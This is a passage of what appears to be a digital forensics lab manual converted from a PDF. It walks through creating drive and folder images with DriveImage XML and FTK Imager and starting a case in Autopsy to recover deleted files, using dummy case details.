
< Back Next > Cancel

- The backup process will start shortly. Wait until the progress bar reaches 100%. After which click on [Finish](#).





- The following files will be generated in the destination folder.



- The generated XML file has the following text:


```
<?xml version="1.0" encoding="UTF-8"?>
<driveimage creator="DriveImage XML - Private Edition" version="Version 2.60" time="2022-07-11T18:09
<!--
This XML document describes a drive image created with Runtime Software's DriveImageXML.
It uses the following XML tags:
<driveimage> - the root node
  Attributes:
    creator - application that created this image (usually "DriveImage XML")
    version - version of the application that created this image (e.g. "Version 1.00")
    time - date and time this image was created (e.g. "2005-09-08T23:40:03.767-08:00")
    destpath - path where this image was originally written to (e.g. "X:\backup\")
    filename - original name of this image file (e.g. "Drive_C")
    compressed - accompanying binary file is compressed
    raw - the image is a raw image
    split - accompanying binary file is split in CD-ROM sized files
    password - a password will be required for browsing or restoring of the image
    id - a unique identifier for this image
<drive> - opening tag for the drive that follows
<driveletter> - the original drive letter of the imaged drive
<drivelabel> - the label of the imaged drive
<totalspace> - capacity of the imaged drive in bytes
<freespace> - unused space on the imaged drive in bytes
```

Practical 7


Aim: Create a forensic image of a digital device from volatile data such as memory.

Procedure:

- Download and install **AccessData® FTK® Imager** from this [link](#). Launching the application will display a screen similar to this:



- Now, navigate to **File > Create Disk Image....**



- This should bring up a new window. Select the **Contents of a Folder** option for the source. Click on **Next**.

Select Source ✕

Please Select the Source Evidence Type

☐ Physical Drive

☐ Logical Drive

☐ Image File


☒ Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)

☐ Femico Device (multiple CD/DVD)


< Back Next > Cancel Help

-


The generated warning window can be ignored. Simply click on [Next](#).



- The window will now ask for a source location. Enter the location of your choice and click on [Finish](#).




Now, a new dialog box will appear. Confirm your source selection and then click on the [Add...](#) to add a new destination.



The 'Create Image' dialog box has a dark red title bar with a close button. It contains the following elements:


- Image Source:** A text field containing a redacted path followed by '\Temp'.
- Starting Evidence Number:** A text field containing the number '1'.
- Image Destination(s):** A large empty rectangular box.
- Buttons:** 'Add...' (highlighted with a blue border), 'Edit...', 'Remove', and 'Add Overflow Location'.
- Checkboxes:** ☒ 'Verify images after they are created', ☐ 'Precalculate Progress Statistics', and ☐ 'Create directory listings of all files in the image after they are created'.
- Bottom Buttons:** 'Start' and 'Cancel'.



The 'Evidence Item Information' dialog box has a dark red title bar with a close button. It contains the following elements:

- Case Number:** A text field containing '404'.
- Evidence Number:** A text field containing '127001'.
- Unique Description:** A text field containing 'Files generated by CoronaVirus'.
- Examiner:** A text field containing 'John Doe <totallynotmadeup@mail.com>'.
- Notes:** A text field containing 'Found on 15-07-2022, 13:58.'.
- Bottom Buttons:** '< Back', 'Next >' (highlighted with a blue border), 'Cancel', and 'Help'.


-
- A new window will appear which will ask for information about this particular item. Fill it and then click on [Next](#).
Select the destination of your choice and provide the filename of the (soon to be) generated image file(s). Click on [Finish](#).




The screenshot shows a dialog box titled "Select Image Destination" with a close button (X) in the top right corner. The dialog contains the following fields and controls:


- Image Destination Folder:** A text input field with a blacked-out placeholder, followed by a "Browse" button.
- Image Filename (Excluding Extension):** A text input field containing the text "VirusEvidence".
- Image Fragment Size (MB):** A text input field containing the value "1500". Below this field is the text "For Raw, E01, and AFF formats: 0 = do not fragment".
- Compression:** A dropdown menu showing the value "6". The text below the dropdown is "Compression (0=None, 1=Fastest, ..., 9=Smallest)".
- Use AD Encryption:** An unchecked checkbox.
- Filter by File Owner:** An unchecked checkbox.
- Buttons:** At the bottom, there are four buttons: "< Back", "Finish" (which is highlighted with a blue border), "Cancel", and "Help".

- The newly created entry should now be visible in the [Image Destinations](#) list. Click on [Start](#).



The process will take some time to complete (depending on the size and type of files/folders). After which you'll see a process completion screen and a verification screen.





You'll also see some files generated in your destination folder.

| Name | Date modified | Type | Size |
|-------------------|------------------|---------------|-------|
| VirusEvidence.ad1 | 15-07-2022 14:01 | Text Document | 1 KB |
| VirusEvidence.ad1 | 15-07-2022 14:01 | AD1 File | 17 KB |

Practical 8

Aim: Retrieve deleted files from a computer.

Procedure:

- Download and install **Autopsy®** from this [link](#). Running the application should present you this window:



- Click on [New Case](#). It should present you this window asking for case name and the directory to store case-related data.

New Case Information

Steps

1. **Case Information**
2. Optional Information

Case Information

Case Name: AdobeScam

Base Directory: E:\ Browse

Case Type: ☒ Single-user ☐ Multi-user

Case data will be stored in the following directory:

E:\AdobeScam

< Back **Next >** Finish Cancel Help

- Enter the relevant details and click on [Next](#). A new section will be available which will ask you to fill in optional information. You *may* choose to not enter any information in this section. Click [Finish](#) when you're done.

New Case Information

Steps

1. Case Information
2. **Optional Information**

Optional Information

Case

Number: 404

Examiner

Name: John Doe

Phone: 36536471852174

Email: totallynotsuspicious@mail.com


Notes:

Organization


Organization analysis is being done for: Not Specified Manage Organizations

< Back Next > Finish Cancel Help

